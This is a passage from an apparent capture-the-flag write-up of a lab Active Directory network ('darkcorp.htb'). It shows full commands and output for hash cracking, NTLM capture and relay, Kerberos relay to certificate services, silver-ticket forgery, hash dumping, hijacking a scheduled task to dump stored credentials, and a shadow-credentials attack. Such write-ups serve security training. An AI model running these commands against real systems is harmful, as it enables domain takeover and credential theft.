There is no private key exposed on the server, which means we cannot use John/HashCat to crack the passphrase being used to encrypt the `dev-dripmail.old.sql.gpg`. We can search for any potential passwords used within the Django web apps. One of the passwords to connect to database is in the `/var/www/html/dashboard/apps/__init__.py` file.

```
$ less /var/www/html/dashboard/apps/__init__.py
<SNIP>
session =
sessionmaker(bind=create_engine('postgresql://dripmail_dba:2Qa2SsBkQvsc@localhost/dripmail
', isolation_level="AUTOCOMMIT"))()
<SNIP>
```

We can check if the same passphrase is used to encrypt the `dev-dripmail.old.sql.gpg`.

```
$ gpg --batch --pinentry-mode=loopback --yes --passphrase 2Qa2SsBkQvsc -d dev-
dripmail.old.sql.gpg
--
-- PostgreSQL database dump
--

-- Dumped from database version 15.10 (Debian 15.10-0+deb12u1)
-- Dumped by pg_dump version 15.10 (Debian 15.10-0+deb12u1)
<SNIP>
COPY public."Admins" (id, username, password, email) FROM stdin;
1 bcase dc5484871bc95c4eab58032884be7225 bcase@drip.htb
2 victor.r cac1c7b0e7008d67b6db40c03e76b9c0 victor.r@drip.htb
\.
<SNIP>
```

And it is.

We can then attempt to crack the MD5 hash of the `victor.r` user with [john](#) and test its validity with [NetExec](#) using the `socks` proxy that was previously set up.

```
$ john victor_r_hash --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5
<SNIP>
Press 'q' or Ctrl-C to abort, almost any other key for status
victorlgustavo@# (?)
1g 0:00:00:00 DONE (2025-10-07 17:08) 11.11g/s 32153Kp/s 32153Kc/s 32153KC/s
victoria0721..victo816
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

```
$ proxychains4 -q -f /etc/proxychains.conf netexec smb 172.16.20.1 -u victor.r -p
'victorlgustavo@#'
SMB      172.16.20.1      445      DC-01      [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB      172.16.20.1      445      DC-01      [+]
darkcorp.htb\victor.r:victorlgustavo@#
```

Now that we have the credentials of a low-privilege user, we can continue our enumeration of the Active Directory environment. At this time, we'll begin by enumerating `DNS` to determine if it would be helpful. `DNS` can be beneficial for relay attacks, so we'll verify if we can create records using [dnstool.py](#). We'll also check if `LDAP signing` is enabled, as well as the `Machine Quota` limit.

```
$ proxychains4 -q -f /etc/proxychains.conf python3 /opt/krbrelayx/dnstool.py -u
'darkcorp\victor.r' -p 'victorlgustavo@#' -a add -t A --record 'pwn.darkcorp.htb' -d
'192.168.132.128' 172.16.20.1 --tcp
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[!] LDAP operation failed. Message returned from server: insufficientAccessRights
00000005: SecErr: DSID-031528DE, problem 4003 (INSUFF_ACCESS_RIGHTS), data 0
```

```
$ proxychains4 -q -f /etc/proxychains.conf netexec ldap 172.16.20.1 -u victor.r -p
'victorlgustavo@#' -M ldap-checker
SMB      172.16.20.1      445      DC-01      [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
LDAP     172.16.20.1      389      DC-01      [+]
darkcorp.htb\victor.r:victorlgustavo@#
LDAP-CHE... 172.16.20.1      389      DC-01      LDAP Signing NOT Enforced!
LDAP-CHE... 172.16.20.1      389      DC-01      LDAPS Channel Binding is set to
"NEVER"
```

```
$ proxychains4 -f /etc/proxychains.conf netexec ldap 172.16.20.1 -u victor.r -p
'victorlgustavo@#' -M maq
SMB      172.16.20.1      445      DC-01      [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
LDAP      172.16.20.1      389      DC-01      [+]
darkcorp.htb\victor.r:victorlgustavo@#
MAQ      172.16.20.1      389      DC-01      [*] Getting the MachineAccountQuota
MAQ      172.16.20.1      389      DC-01      MachineAccountQuota: 0
```


From the above output we have determined the following:

- We *cannot* add DNS records
- LDAP Signing is *not* enabled
- We *cannot* add computer objects.

As we have a valid set of credentials, we can use [bloodhound.py](#) to get information about all objects and relationships in Active Directory.

```
$ proxychains4 -q -f /etc/proxychains.conf bloodhound-python -d darkcorp.htb -u victor.r -p
'victorlgustavo@#' -c all -ns 172.16.20.1 --dns-tcp --zip -gc dc-01.darkcorp.htb
```

Analyzing the output, we can see that the `svc_acc` account is a member of the `DNSAdmins` group, which has the ability to add DNS records.




Members of `DNSAdmins` can load a DLL, and once the DNS service restarts, the DLL gets executed. However, by default, `DNSAdmins` cannot log in to the Domain Controllers and don't have privileges to restart the DNS service.

Alongside Bloodhound, we can also use [NetExec](#) and [Certipy](#) to get all `ADCS` information, which indicates that the `Web Enrollment Service` is running with the endpoint.


```
$ proxychains4 -q -f /etc/proxychains.conf netexec ldap 172.16.20.1 -u victor.r -p
'victorlgustavo@#' -M adcs
SMB      172.16.20.1      445      DC-01      [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
LDAP      172.16.20.1      389      DC-01      [+]
darkcorp.htb\victor.r:victorlgustavo@#
ADCS      172.16.20.1      389      DC-01      [*] Starting LDAP search with search
filter '(objectClass=pKIEnrollmentService)'
ADCS      172.16.20.1      389      DC-01      Found PKI Enrollment Server: DC-
01.darkcorp.htb
ADCS      172.16.20.1      389      DC-01      Found CN: DARKCORP-DC-01-CA
ADCS      172.16.20.1      389      DC-01      Found PKI Enrollment WebService:
https://dc-01.darkcorp.htb/DARKCORP-DC-01-CA_CES_Kerberos/service.svc/CES
```

IIS - Port 5000

From the internal port scan, we know that `WEB-01` (172.16.20.2) has a web server running on port 5000. Which prompts for authentication. The `victor.r` user's credentials grant us access.



Seems like the `/check` endpoint accesses the host and checks for the remote machine.




We can start a port forward as `Postgres` on `TCP/8080`, and try to catch the request. So the `TCP/8080` of the `DRIP` machine is forwarded to `TCP/80` on the attacker machine, as tools like `Responder` & `Inveigh` start their HTTP server on port `TCP/80` by default.

```
postgres@drip:/tmp$ ./chisel client 192.168.132.128:8888 8080:0.0.0.0:8080 &
[2] 3089
2025/10/07 08:58:08 client: Connecting to ws://192.168.132.128:8888
2025/10/07 08:58:08 client: tun: proxy#8080=>0.0.0.0:8080: Listening
2025/10/07 08:58:08 client: Connected (Latency 1.239411ms)
```

Once the chisel pivot is setup, we can start `Inveigh` to perform the attack and try to steal the hash.

```
$ sudo ./inveigh
<SNIP>
[+] HTTP Listener [HTTPAuth NTLM | WPADAuth NTLM | Port 80]
[ ] HTTPS
[+] WebDAV [WebDAVAuth NTLM]
<SNIP>
[*] Press ESC to enter/exit interactive console
```



```
[+] [17:04:50] HTTP(80) NTLMv2 captured for [darkcorp\svc_acc] from 127.0.0.1(WEB-01):53822:  
svc_acc::darkcorp:4943454146544555:CCABB4AF6D2105ED6EE553E9177D352E:0101000000000000A99185  
7E8A62DB01C5C2B0FFB294176C000000002001600530068006100730068007700610074002D0056004D000100  
1600530068006100730068007700610074002D0056004D0004000C0028006E006F006E00650029000300160053  
0068006100730068007700610074002D0056004D0005000C0028006E006F006E006500290007000800A991857E  
8A62DB010600040002000000080030003000000000000000000000000000000000000000030000056AFB347AA8330A113C8C56936  
F926562E8AE57224E49BDBBB761710A9D2F4FE0A001000000000000000000000000000000000000000009002C004800  
5400540050002F0064007200690070002E006400610072006B0063006F00720070002E00680074006200000000  
0000000000  
[!] [17:04:50] HTTP(80) NTLMv2 for [darkcorp\svc acc] written to Inveigh-NTLMv2.tx
```

Now we know that the server is sending NTLM authentication to those trusted computers, and since the machine doesn't have LDAP signing enforced, we can relay the hash to authenticate. We can see here that we have successfully authenticated via LDAP as `svc acc`.

```
$ proxychains4 -q -f /etc/proxychains.conf impacket-ntlmrelayx -t ldap://172.16.20.1 --
http-port 8080

<SNIP>

[*] Servers started, waiting for connections
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, attacking target ldap://172.16.20.1
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Authenticating against ldap://172.16.20.1 as DARKCORP/SVC ACC SUCCEED
```

Connecting all the dots:

- LDAP Signing is *disabled*, so we can perform NTLM relay as the `svc_acc` user
- The user is a member of `DNSAdmins`, which means we can add DNS records.
- Web Enrolment service running, which means we can target this service to relay our authentication.

We can first attempt exploitation by starting [ntlmrelayx](#) to target the Web Enrollment endpoint (`certsrv`); however, the response shows that the Web Enrollment service is not negotiating NTLM authentication. This means the server is either using Kerberos authentication, PKU2U authentication, or both.

```
$ proxychains4 -f /etc/proxychains.conf impacket-ntlmrelayx -t https://dc-01.darkcorp.htb/certsrv/certfnsh.asp --adcs --http-port 8080
<SNIP>
[*] Servers started, waiting for connections
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Client requested path: /
[*] HTTPD(8080): Connection from 127.0.0.1 controlled, attacking target https://dc-01.darkcorp.htb
[-] No NTLM challenge returned from server
[-] HTTPD(8080): Negotiating NTLM with https://dc-01.darkcorp.htb failed
```

The last option we have left is to perform a Kerberos relay. There is a blog post on [Google Project Zero](#) and [Synacktiv](#) discussing the performance of Kerberos relay attacks.

First, the attacker needs to add a DNS record with

`<SERVER>1UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing it towards `krbrelayx`, which further relays to Web Enrollment.

To start, we perform an NTLM relay using [ntlmrelayx](#) to add a DNS record, wait for the LDAP and DNS to synchronize, use [printerbug.py](#) or any tool to coerce authentication to our machine, and let [krbrelayx](#) handle the relay.

```
$ proxychains4 -q -f /etc/proxychains.conf impacket-ntlmrelayx -t ldaps://172.16.20.1 --http-port 8080 --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 192.168.132.128 --no-dump --no-da --no-validate-privs
<SNIP>
[*] Domain does not have a `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` record!
[*] Adding `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA` pointing to `192.168.132.128` at `DC=dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA,DC=darkcorp.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=darkcorp,DC=htb`
[*] Added `A` record `dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA`. DON'T FORGET TO CLEANUP (set `dnstombstoned` to `TRUE`, set `dnsRecord` to a NULL byte)
```

Time to start `krbrelayx` targeting `/certsrv/` alongside [printerbug.py](#) to coerce the web server.

```
$ proxychains4 -f /etc/proxychains.conf python3 printerbug.py
'darkcorp/victor.r': 'victorlgustavo@#'@web-01.darkcorp.htb dc-
011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA

[*] Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Attempting to trigger authentication via rprn RPC at web-01.darkcorp.htb
[*] Bind OK
[*] Got handle
DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Triggered RPC backconnect, this may or may not have worked
```

```
$ proxychains4 -f /etc/proxychains.conf python3 krbrelayx.py -debug -t https://dc-
01.darkcorp.htb/certsrv/certfnsh.asp --adcs
<SNIP>
[*] Servers started, waiting for connections
[*] SMBD: Received connection from 192.168.132.133
[*] HTTP server returned status code 200, treating as a successful login
[*] SMBD: Received connection from 192.168.132.133
[*] Generating CSR...
[*] CSR generated!
[*] Getting certificate...
[*] GOT CERTIFICATE! ID 3
[*] Writing PKCS#12 certificate to ./unknown7728$.pfx
[*] Certificate successfully written to file
```

The `printerbug` forces the `web-01` machine to authenticate to the attacker machine, and with the DNS record, not only does the server use NTLM authentication, but also Kerberos authentication. Now that we have a PFX, we can use `Certipy` to get the NTLM hash of the machine account, and then craft a `SilverTicket` to dump hashes and log in as `Administrator`.

```
$ proxychains4 -f /etc/proxychains.conf certipy auth -pfx unknown7728\$.pfx -domain
darkcorp.htb
```

```
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: web-01$@darkcorp.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'web-01.ccache'
[*] Trying to retrieve NT hash for 'web-01$'
[*] Got hash for 'web-01$@darkcorp.htb':
aad3b435b51404eeaad3b435b51404ee:fba537978c95e4ff31dcaba849fe6a63
```

```
$ impacket-ticketer -nthash 'fba537978c95e4ff31dcaba849fe6a63' -domain darkcorp.htb -
domain-sid 'S-1-5-21-3432610366-2163336488-3604236847' -spn cifs/WEB-01.darkcorp.htb
Administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
```



```
[*] Customizing ticket for darkcorp.htb/Administrator
[*]   PAC_LOGON_INFO
[*]   PAC_CLIENT_INFO_TYPE
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]   PAC_SERVER_CHECKSUM
[*]   PAC_PRIVSVR_CHECKSUM
[*]   EncTicketPart
[*]   EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

Now we can leverage our `silverTicket` to perform a hash dump using [impacket-secretsdump](#).

```
$ export KRB5CCNAME=Administrator.ccache
$ proxychains4 -f /etc/proxychains.conf impacket-secretsdump -k web-01.darkcorp.htb
<SNIP>
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:88d84ec08dad123eb04a060a74053f21:::
<SNIP>
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

```
$ proxychains4 -f /etc/proxychains.conf evil-winrm -i 172.16.20.2 -u administrator -H
88d84ec08dad123eb04a060a74053f21

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The user flag can be found in `C:\users\Administrator\desktop\user.txt`.

Privilege Escalation

Examining the installed PowerShell modules, we find `CredentialManager`, which is primarily used to store passwords securely. If the security is compromised, i.e., the password is changed, the credential can no longer be used.

```
C:\Users\Administrator\Documents> Get-Module -ListAvailable
Directory: C:\Program Files\WindowsPowerShell\Modules

ModuleType Version      Name                                ExportedCommands
-----
Binary      2.0           CredentialManager                   {Get-StoredCredential, New-
StoredCredential, Remove-StoredCredential, Get-StrongPassword}
<SNIP>
```

- If we attempt to use the Machine Account, we don't have a clear-text password for it, and there is no

point in storing a password under a machine account.

```
$ export KRB5CCNAME=Administrator.ccache
$ proxychains4 -f /etc/proxychains.conf impacket-smbexec -k web-01.darkcorp.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[!] Launching semi-interactive shell - Careful what you execute

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>powershell -c "Get-StoredCredential"
WARNING: Unable to convert Credential object without username or password to PSCredential
object
```

- As local Administrator from Winrm session, we have another error, 1312:

```
C:\Users\Administrator\Documents> Get-StoredCredential
CredEnumerate failed with the error code 1312.
At line:1 char:1
+ Get-StoredCredential
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Get-StoredCredential], Exception
+ FullyQualifiedErrorId : 1,PSCredentialManager.Cmdlet.GetStoredCredential
```

To bypass this and export the credentials, we can create/modify a scheduled task.

```
C:\Users\Administrator\Documents> Get-ScheduledTask | where {$_.TaskPath -notlike
"\Microsoft*"} | Select-Object TaskName, @{Name='Action';Expression={$_.Actions | ForEach-
Object { $_.Execute + ' ' + $_.Arguments } }}, @{Name='User';Expression=
{$_.Principal.UserId}}
```

TaskName	Action	User
MicrosoftEdgeUpdateTaskMachineCore	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe /c	SYSTEM
MicrosoftEdgeUpdateTaskMachineUA	C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe /ua /installsource scheduler	SYSTEM
CleanupScript	powershell.exe -File "C:\Users\Administrator\Documents\cleanup\cleanup.ps1"	Administrator

We don't have a clear-text password for the administrator user account, hence we cannot create a task. If the attacker manages to enable RDP and log in as an administrator, then creating a local administrator task is feasible. However, that will cause concurrency issues. So we can modify the cleanup.ps1 PowerShell script running as Administrator, manually execute it, and dump credentials.

```

*Evil-WinRM* PS C:\Users\Administrator\Documents> echo '$creds = Get-StoredCredential' >
C:\Users\Administrator\Documents\cleanup\cleanup.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo '$username =
$creds.GetNetworkCredential().Username' >>
C:\Users\Administrator\Documents\cleanup\cleanup.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo '$password =
$creds.GetNetworkCredential().Password' >>
C:\Users\Administrator\Documents\cleanup\cleanup.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> echo 'echo "$username : $password" >
C:\windows\Tasks\data' >> C:\Users\Administrator\Documents\cleanup\cleanup.ps1
*Evil-WinRM* PS C:\Users\Administrator\Documents> Start-ScheduledTask -TaskName
'CleanupScript'
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat C:\windows\Tasks\data
Administrator : Pack_Beneath_Solid9!
*Evil-WinRM* PS C:\Users\Administrator\Documents>

```


Checking for password reuse, we have the `john.w` user using the same password.


```

$ proxychains4 -q -f /etc/proxychains.conf netexec smb 172.16.20.1 -u final_users.txt -p
'Pack_Beneath_Solid9!'
SMB          172.16.20.1      445      DC-01          [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
[...SNIP...]
darkcorp.htb\victor.r:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB          172.16.20.1      445      DC-01          [-]
darkcorp.htb\svc_acc:Pack_Beneath_Solid9! STATUS_LOGON_FAILURE
SMB          172.16.20.1      445      DC-01          [+]
darkcorp.htb\john.w:Pack_Beneath_Solid9!

```

Going back to our Bloodhound data, we can see that the `john.w` user has the `GenericWrite` ACE over the `angela.w` user. The user accounts `angela.w.adm` & `taylor.b.adm` are likely the admin accounts for the `angela.w` & `taylor.b` users respectively. These users are also members of the `linux_admins` group, indicating that they can manage Linux machines within the environment.





We can compromise the `angela.w` user account by using the Shadow Credentials technique to modify the `msDS-KeyCredentialLink` attribute of the account.

```
$ proxychains4 -f /etc/proxychains.conf certipy shadow auto -u 'john.w@darkcorp.htb' -p 'Pack_Beneath_Solid9!' -dc-ip dc-01.darkcorp.htb -ns 172.16.20.1 -account 'angela.w'
```

